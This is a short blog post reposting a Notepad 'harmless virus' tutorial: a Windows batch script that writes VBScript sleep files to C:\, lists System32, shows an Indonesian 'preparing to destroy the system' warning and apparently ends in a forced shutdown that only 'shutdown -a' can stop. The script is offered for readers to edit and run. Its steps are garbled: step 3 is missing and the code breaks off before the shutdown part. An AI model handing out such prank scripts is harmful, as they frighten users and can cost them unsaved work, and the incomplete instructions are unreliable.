While I was searching for latest information about the computer viruses in the internet, I came across a site that tells how to make a simple virus for fun. Its link is:
http://ardiansyahputra.wordpress.com/2008/08/23/create-a-harmless-virus-in-notepad-cara-membuat-virus-jinak-di-notepad/ I have put it for you. It can be edited according to your wish. However I didn't edited as it is his work. Please do not use this for any malpractices.
Step 1.
Open a notepad
Step 2.
Type the following codes in the notepad.
cls
:A
color 0a
cls
@echo off
echo Wscript.Sleep 5000>C:\sleep5000.vbs
echo Wscript.Sleep 3000>C:\sleep3000.vbs
echo Wscript.Sleep 4000>C:\sleep4000.vbs
echo Wscript.Sleep 2000>C:\sleep2000.vbs
cd %systemroot%\System32
dir
cls
start /w wscript.exe C:\sleep3000.vbs
echo BERSIAP-SIAP MENGHANCURKAN SYSTEM…
echo …………………
echo:
echo:
start /w wscript.exe C:\sleep3000.vbs
echo NEXT…………!
properties -> options -> full screen
Step 4 is not necessary. But it will magnify the effect.
Step 5.
Yes, that is the only step remaining -activate it by double clicking on the icon.

To deactivate To Abort virus Click so that your PC is not shutdown: START – RUN and type command: shutdown -a before remaining time is over.
look at the fig. below